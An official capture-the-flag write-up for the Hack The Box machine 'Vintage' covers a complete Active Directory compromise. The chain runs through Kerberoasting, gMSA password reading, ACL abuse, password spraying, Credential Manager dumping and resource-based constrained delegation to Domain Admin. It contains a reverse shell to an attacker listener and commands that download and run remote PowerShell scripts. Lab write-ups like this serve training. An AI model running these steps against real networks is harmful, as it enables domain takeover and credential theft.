



HACKTHEBOX



Vintage

17th April 2025

Prepared By: 0xEr3bus

Machine Author: Geiseric

Difficulty: **Hard**

Classification: Official

Synopsis

Vintage is a hard difficulty Windows machine designed around an assumed breach scenario, where the attacker is provided with low-privileged user credentials. The machine features an Active Directory environment without ADCS installed, and NTLM authentication is disabled. There is a "Pre-Created computer account," meaning the password is the same as the sAMAccountName of the machine account. The "Domain Computer" organisational unit (OU) has a configuration allowing attackers to read the service account password, which has gMSA configured. After obtaining the password, the service account can add itself to a privileged group. The group has complete control over a disabled user. The attacker is supposed to restore the disabled user and set a Service Principal Name (SPN) to perform Kerberoasting. After recovering the password, the user account has reused the same password. The newly compromised user has a password stored in the Credential Manager. The user can add itself to another privileged group configured for Resource-Based Constrained Delegation (RBCD) on the Domain Controller, allowing the attacker to compromise it.

Skills Required

- Basic understanding of Active Directory domain structure
- Basics of abusing misconfigured ACLs

Skills Learned

- Enumeration and exploitation without NTLM authentication
- Pre-Created computer account
- Resource-based constrained delegation

Enumeration

Nmap

```
# ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.45 | grep ^[0-9] | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
# nmap -Pn -p$ports -sC -sv 10.10.11.45
```

Nmap scan report for dc01.vintage.htb (10.10.11.45)
Host is up (0.079s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-04-16 19:12:57Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found			
_http-server-header: Microsoft-HTTPAPI/2.0			
9389/tcp	open	mc-nmf	.NET Message Framing
49664/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49674/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
63405/tcp	open	msrpc	Microsoft Windows RPC
63410/tcp	open	msrpc	Microsoft Windows RPC
63432/tcp	open	msrpc	Microsoft Windows RPC

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

The Nmap output reveals ports like SMB on port 445, LDAP on port 389, and Kerberos on port 88, indicating that the target machine is a Domain Controller. According to the Nmap output, we get the domain name `vintage.htb`. Using the provided credentials of `p.rosa`'s user account with the `netexec` tool, we can see that the machine is not accepting NTLM authentication.

```
# netexec smb 10.10.11.45 -u p.rosa -p Rosaisbest123  
SMB 10.10.11.45 445 10.10.11.45 [*] x64 (name:10.10.11.45)  
(domain:10.10.11.45) (signing:True) (SMBv1:False)  
SMB 10.10.11.45 445 10.10.11.45 [-]  
10.10.11.45\p.rosa:Rosaisbest123 STATUS_NOT_SUPPORTED
```

To get a Kerberos Ticket, we must set up three things: `krb5.conf`, `hosts` file, and sync time with the domain.

```

echo "10.10.11.45 dc01.vintage.htb vintage.htb dc01" | sudo tee -a /etc/hosts

echo '[libdefaults]
    default_realm = VINTAGE.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    VINTAGE.HTB = {
        kdc = dc01.vintage.htb
        admin_server = dc01.vintage.htb
    }

[domain_realm]
    .vintage.htb = VINTAGE.HTB
    vintage.htb = VINTAGE.HTB' | tee -a krb5.conf

```

The `hosts` file must have the fully qualified domain name before the domain name. Now, we can request a ticket for `p.rosa`'s user account.

```

# export KRB5_CONFIG=`pwd`/krb5.conf
# sudo net time set -S vintage.htb
# echo 'Rosaisbest123' | kinit p.rosa
Password for p.rosa@VINTAGE.HTB:
# klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: p.rosa@VINTAGE.HTB

valid starting      Expires      Service principal
04/17/2025 00:55:58 04/17/2025 10:55:58 krbtgt/VINTAGE.HTB@VINTAGE.HTB
    renew until 04/18/2025 00:55:58
# ldapwhoami -Y GSSAPI -H ldap://dc01.vintage.htb
SASL/GSSAPI authentication started
SASL username: p.rosa@VINTAGE.HTB
SASL SSF: 256
SASL data security layer installed.
u:VINTAGE\P.Rosa

```

Using the Kerberos ticket, we can enumerate the Domain Controller with `BloodHound`. To do this, we use `bloodhound.py`, a Python-based ingestor for collecting and exporting data into `BloodHound`.


```

# bloodhound.py -u 'p.rosa' -p 'Rosaisbest123' -k -d 'vintage.htb' --zip -c All -
dc dc01.vintage.htb -ns 10.10.11.45 --dns-tcp
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: vintage.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 16 users

```

```
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FS01.vintage.htb
INFO: Querying computer: dc01.vintage.htb
WARNING: Could not resolve: FS01.vintage.htb: The resolution lifetime expired
after 3.103 seconds: Server Do53:10.10.11.45@53 answered The DNS operation timed
out.
INFO: Done in 00M 05S
INFO: Compressing output into 20250417010248_bloodhound.zip
```

Once BloodHound loads all the data collected by the Python-based ingestor, we can look through user and computer accounts. We have a machine account member of the "Pre Windows 2000 Compatible Access" group.



Doing some research about pre-windows 2000, we have a blog by [TrustedSec](#), and this means that when the pre-create computer accounts with the "Assign this computer account as a pre-Windows 2000 computer" checkmark, the password for the computer account becomes the same as the computer account in lowercase. The group isn't the configuration; instead, it is a hint about the computer object.

New Object - Computer ✕

 Create in: valhall.int/valhall

Computer name:

Computer name (pre-Windows 2000):

The following user or group can join this computer to a domain.

User or group:
 Change...

☒ Assign this computer account as a pre-Windows 2000 computer

OK Cancel Help

Foothold

To verify if the computer is configured to use the pre-Windows 2000 computer option, we can use `netexec`.

```
# netexec ldap 10.10.11.45 -d vintage.htb -u 'fs01$' -p 'fs01' -k
LDAP      10.10.11.45      389      dc01.vintage.htb [*] x64
(name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.45      389      dc01.vintage.htb [+] vintage.htb\fs01$:fs01
```

We have verified that the machine account indeed has the option checked. We can request a ticket for the `fs01$` machine account.

```
# echo 'fs01' | kinit 'fs01$'
Password for fs01$@VINTAGE.HTB:
# klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: fs01$@VINTAGE.HTB

valid starting      Expires      Service principal
04/17/2025 01:11:57 04/17/2025 11:11:57 krbtgt/VINTAGE.HTB@VINTAGE.HTB
renew until 04/18/2025 01:11:57
```

The bloodhound shows that the `FS01$` machine account is a member of the "Domain Computers" group, which has the `ReadGMSAPassword` ACL configured.




We use [BloodyAD](#) to retrieve the `msDS-ManagedPassword` attribute from LDAP. It may complain that the ticket doesn't exist, so ensure it is exported correctly to the `KRB5CCNAME` environment variable.

```
# export KRB5CCNAME=/tmp/krb5cc_1001
# bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" get object
"CN=GMSA01,CN=MANAGED SERVICE ACCOUNTS,DC=VINTAGE,DC=HTB" --attr msDS-
ManagedPassword

distinguishedName: CN=GMSA01,CN=MANAGED SERVICE ACCOUNTS,DC=VINTAGE,DC=HTB
msDS-ManagedPassword.NTLM:
aad3b435b51404eeaad3b435b51404ee:b3a15bbdfb1c53238d4b50ea2c4d1178


# netexec ldap 10.10.11.45 -d vintage.htb -u 'GMSA01$' -H
'b3a15bbdfb1c53238d4b50ea2c4d1178' -k
LDAP      10.10.11.45      389      dc01.vintage.htb [*] x64
(name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.45      389      dc01.vintage.htb [+]
vintage.htb\GMSA01$:b3a15bbdfb1c53238d4b50ea2c4d1178
```

The `GMSA01$` service account is configured to have `Genericwrite` and `AddSelf` ACLs over the `ServiceManager` group. This means the `GMSA01$` account can add itself to the `ServiceManager` group.



```
# ktutil
ktutil: addent -p GMSA01$ -k 1 -key -e rc4-hmac
Key for GMSA01$@VINTAGE.HTB (hex): b3a15bbdfb1c53238d4b50ea2c4d1178
ktutil: wkt /tmp/GMSA01.keytab
ktutil: exit
# kinit -v -k -t /tmp/GMSA01.keytab -f 'GMSA01$'
Using default cache: /tmp/krb5cc_1001
Using principal: GMSA01$@VINTAGE.HTB
Using keytab: /tmp/GMSA01.keytab
Authenticated to Kerberos v5
# export KRB5CCNAME=/tmp/krb5cc_1001
# ldapwhoami -Y GSSAPI -H ldap://dc01.vintage.htb
SASL/GSSAPI authentication started
SASL username: GMSA01$@VINTAGE.HTB
SASL SSF: 256
SASL data security layer installed.
u:VINTAGE\gmsa01$
# bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" add groupMember
ServiceManagers 'GMSA01$'
[+] GMSA01$ added to ServiceManagers
```

The attacker can also use [Impacket's getTGT.py](#) to request a Kerberos ticket with an NTLM hash. Once the user is added to the `ServiceManager` group, the attacker has to request another Kerberos ticket. Once the ticket is requested, the group will have `Genericwrite` for over three user objects. One of them is `svc_sq1`, which is a disabled account.



SVC_SQL@VINTAGE.HTB

Database Info

Node Info

Analysis

Sibling Objects in the Same OU	3
Reachable High Value Targets	0
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-4024337825-2033394866-2055507597-1134
Password Last Changed	Wed, 16 Apr 2025 19:32:05 GMT
Last Logon	0
Last Logon (Replicated)	Never
Enabled	False
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False

SVC_SQL@VINTAGE.HTB

As we have GenericWrite, we can modify the object's LDAP attribute; this allows us to modify the user account to reenable it and add an SPN to make it Kerberoastable.


```
# bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" remove uac svc_sql -f
ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql\'s userAccountControl

# bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" set object svc_sql
servicePrincipalName -v 'http/anything'
[+] svc_sql\'s servicePrincipalName has been updated

# netexec ldap 10.10.11.45 -d vintage.htb -u 'GMSA01$' -H
'b3a15bbdfb1c53238d4b50ea2c4d1178' -k --kerberoasting hashes.txt
LDAP      10.10.11.45      389      dc01.vintage.htb [*] x64
(name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.45      389      dc01.vintage.htb [+]
vintage.htb\GMSA01$:b3a15bbdfb1c53238d4b50ea2c4d1178
LDAP      10.10.11.45      389      dc01.vintage.htb Bypassing disabled account
krbtgt
LDAP      10.10.11.45      389      dc01.vintage.htb [*] Total of records returned
1
LDAP      10.10.11.45      389      dc01.vintage.htb sAMAccountName: svc_sql
memberOf: CN=ServiceAccounts,OU=Pre-Migration,DC=vintage,DC=htb pwdLastSet: 2025-
04-17 02:02:05.409561 lastLogon:<never>
LDAP      10.10.11.45      389      dc01.vintage.htb
$krb5tgs$23$svc_sql$VINTAGE.HTB$vintage.htb/svc_sql*$bfb4bc7bce8602[...SNIP...]
```

We can now use John the Ripper to crack the TGS with the `rockyou.txt` wordlist.

```
# john -w=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
will run 2 openMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Zer0the0ne      (?)
1g 0:00:00:00 DONE (2025-04-17 02:14) 1.351g/s 1403kp/s 1403kc/s 1403kc/s
aaaaaaa7..Zer0the0ne
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we have a clear text password, we can check whether it has been reused on any other user account.

```
# netexec ldap 10.10.11.45 -d vintage.htb -u 'GMSA01$' -H
'b3a15bbdfb1c53238d4b50ea2c4d1178' -k --users
LDAP      10.10.11.45      389      dc01.vintage.htb [*] x64
(name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.45      389      dc01.vintage.htb [+]
vintage.htb\GMSA01$:b3a15bbdfb1c53238d4b50ea2c4d1178
LDAP      10.10.11.45      389      dc01.vintage.htb [*] Enumerated 14 domain
users: vintage.htb
LDAP      10.10.11.45      389      dc01.vintage.htb -Username-
-Last PW Set-      -BadPW- -Description-

LDAP      10.10.11.45      389      dc01.vintage.htb Administrator
2024-06-08 11:34:54 0      Built-in account for administering the
computer/domain
```

```

LDAP      10.10.11.45      389      dc01.vintage.htb Guest
2024-11-13 14:16:53 1      Built-in account for guest access to the
computer/domain

LDAP      10.10.11.45      389      dc01.vintage.htb krbtgt
2024-06-05 10:27:35 0      Key Distribution Center Service Account

LDAP      10.10.11.45      389      dc01.vintage.htb M.Rossi
2024-06-05 13:31:08 1

LDAP      10.10.11.45      389      dc01.vintage.htb R.Verdi
2024-06-05 13:31:08 1

LDAP      10.10.11.45      389      dc01.vintage.htb L.Bianchi
2024-06-05 13:31:08 1


[...SNIP...]

# netexec ldap 10.10.11.45 -d vintage.htb -u users.txt -p 'Zer0the0ne' -k

LDAP      10.10.11.45      389      dc01.vintage.htb [*] x64
(name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP      10.10.11.45      389      dc01.vintage.htb [-]
vintage.htb\M.Rossi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP      10.10.11.45      389      dc01.vintage.htb [-]
vintage.htb\R.Verdi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP      10.10.11.45      389      dc01.vintage.htb [-]
vintage.htb\L.Bianchi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP      10.10.11.45      389      dc01.vintage.htb [-]
vintage.htb\G.Viola:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP      10.10.11.45      389      dc01.vintage.htb [+]
vintage.htb\C.Neri:Zer0the0ne

```

We can request a Kerberos ticket for the `C.Neri` user account and get a `winRM` session on the host, as the user account is a member of the "Remote Management Users" group.



```
# echo 'zer0the0ne' | kinit C.Neri
Password for C.Neri@VINTAGE.HTB:

# klist
Ticket cache: FILE:gmsa01$.ccache
Default principal: C.Neri@VINTAGE.HTB

valid starting      Expires      Service principal
04/17/2025 02:21:30 04/17/2025 12:21:30 krbtgt/VINTAGE.HTB@VINTAGE.HTB
        renew until 04/18/2025 02:21:29

# evil-winrm -i dc01.vintage.htb -r vintage.htb

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\C.Neri\Documents>
```

The user flag can now be obtained from `C:\Users\C.Neri\Desktop\user.txt`.


Lateral Movement

When checking if any computer has the `PrincipalsAllowedToDelegateToAccount` LDAP attribute set up, we can see that the `DelegatedAdmins` group can delegate DC01\$, RBCD.

```
*Evil-WinRM* PS C:\Users\C.Neri\Documents> Get-AdComputer DC01$ -property
PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=DC01,OU=Domain
Controllers,DC=vintage,DC=htb
DNSHostName                  : dc01.vintage.htb
Enabled                      : True
Name                         : DC01
ObjectClass                  : computer
ObjectGUID                   : c90b840f-7704-46ee-a3fb-aff23c8183c7
PrincipalsAllowedToDelegateToAccount : {CN=DelegatedAdmins,OU=Pre-
Migration,DC=vintage,DC=htb}
SamAccountName               : DC01$
SID                           : S-1-5-21-4024337825-2033394866-2055507597-
1002
UserPrincipalName            :
```

Looking at Bloodhound, we can see that the `C.Neri_adm` account has `Genericwrite` and `AddSelf` ACLs over the group object, allowing the user account to add itself to the group.



We can enumerate stored credentials in the credentials manager. To enumerate them, we need an Interactive session with a valid profile. The WinRM session is not an interactive session but rather a network logon; one can find a better explanation on [Bitwise blog](#). The [RunasCs](#) tool has mentioned forcing the profile to allow the spawned process to have all required environment variables and user profiles.

Force the creation of the user profile on the machine.
 This will ensure the process will have the
 environment variables correctly set.
 WARNING: If non-existent, it creates the user profile
 directory in the C:\Users folder.

We can use [Invoke-RunasCs](#) to get a session with logon type 2 and force the profile.

```

*Evil-winRM* PS C:\Users\C.Neri\Documents> IEX(iwr -uri
http://10.10.14.5/RunasCs.ps1 -UseBasicParsing)
*Evil-winRM* PS C:\Users\C.Neri\Documents> Invoke-RunasCs -Username C.Neri -
password Zer0the0ne -Domain vintage.htb -Command powershell.exe -Remote
10.10.14.5:1337 -ForceProfile

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-1139fe7$\Default
[+] Async process 'C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe'
with pid 4304 created in background.
*Evil-winRM* PS C:\Users\C.Neri\Documents>
  
```

```
# nc -lnvp 1337
```

```

listening on [any] 1337 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.45] 61661
windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
  
```

```

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows
  
```

```
PS C:\windows\system32> cmdkey /l
```

```
Currently stored credentials:
  Target: windowsLive:target=virtualapp/didlogical
  Type: Generic
  User: 02eicexxucchzqre
  Local machine persistence

  Target: LegacyGeneric:target=admin_acc
  Type: Generic
  User: vintage\c.neri_adm
```

To extract the credentials, we can use [Invoke-WCMDump](#) or [SharpDPAPI](#).

```
PS C:\Windows\system32> IEX(iwr -uri http://10.10.14.5/Invoke-WCMDump.ps1 -
UseBasicParsing)

PS C:\Windows\system32> Invoke-WCMDump

Username      : vintage\c.neri_adm
Password      : Uncr4ck4b13P4ssw0rd0312
Target        : admin_acc
Description    :
LastWriteTime : 6/7/2024 5:08:23 PM
LastWriteTimeUtc : 6/7/2024 3:08:23 PM
Type          : Generic
PersistenceType : Enterprise
```

Privilege Escalation

The extracted credentials indeed work for `c.neri_adm`; we can now request a Kerberos ticket, add the `FS01$` machine account to the `DelegatedAdmins` group, request a new ticket for the computer account, and perform an RBCD attack. The attacker must use a TGT with the forwardable flag set to perform delegation attacks. If the attacker uses `kinit` by default, the ticket is not forwardable and will give an "Initial TGT not forwardable" error message. The attacker must add the `-f` option to request a forwardable ticket.

```
# export KRB5_CONFIG=`pwd`/krb5.conf
# echo 'Uncr4ck4b13P4ssw0rd0312' | kinit C.Neri_adm
Password for C.Neri_adm@VINTAGE.HTB:
# export KRB5CCNAME=/tmp/krb5cc_1001
# klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: C.Neri_adm@VINTAGE.HTB

valid starting      Expires      Service principal
04/17/2025 03:32:20 04/17/2025 13:32:20 krbtgt/VINTAGE.HTB@VINTAGE.HTB
    renew until 04/18/2025 03:32:20
# bloodyAD -d vintage.htb -k --host "dc01.vintage.htb" add groupMember
DelegatedAdmins 'fs01$'
[+] fs01$ added to DelegatedAdmins
```

We cannot impersonate the `Administrator` account, as it is restricted from network logins. The `L.BIANCHI_ADM` user account is a member of `Domain Admins`. We can impersonate that user to perform the Delegation attack, get the ticket with an ALT SPN of `HTTP`, and get a `winrm` session.

```
# echo 'fs01' | kinit -f 'fs01$'
Password for fs01$@VINTAGE.HTB:
# export KRB5CCNAME=/tmp/krb5cc_1001
# klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: fs01$@VINTAGE.HTB

valid starting      Expires      Service principal
04/17/2025 03:46:12 04/17/2025 13:46:12 krbtgt/VINTAGE.HTB@VINTAGE.HTB
    renew until 04/18/2025 03:46:12

# impacket-getST -spn 'cifs/dc01.vintage.htb' -altservice 'HTTP/dc01.vintage.htb'
-impersonate L.BIANCHI_ADM -dc-ip 'dc01.vintage.htb' 'vintage.htb/fs01$:fs01'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating L.BIANCHI_ADM
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from cifs/dc01.vintage.htb@VINTAGE.HTB to
HTTP/dc01.vintage.htb@VINTAGE.HTB
[*] Saving ticket in L.BIANCHI_ADM@HTTP_dc01.vintage.htb@VINTAGE.HTB.ccache
```

Once we have the ticket with HTTP as the Service Principal Name, we can export the ticket and get a `winrm` session.

```
# export KRB5CCNAME=L.BIANCHI_ADM@HTTP_dc01.vintage.htb@VINTAGE.HTB.ccache
# klist
Ticket cache: FILE:L.BIANCHI_ADM@HTTP_dc01.vintage.htb@VINTAGE.HTB.ccache
Default principal: L.BIANCHI_ADM@vintage.htb

valid starting      Expires      Service principal
04/17/2025 04:06:02 04/17/2025 13:46:12 HTTP/dc01.vintage.htb@VINTAGE.HTB
    renew until 04/18/2025 03:46:12
# evil-winrm -i dc01.vintage.htb -r vintage.htb

Evil-winRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-winRM* PS C:\Users\L.Bianchi_adm\Documents>
```

The root flag can now be obtained from `C:\users\Administrator\Desktop\root.txt`.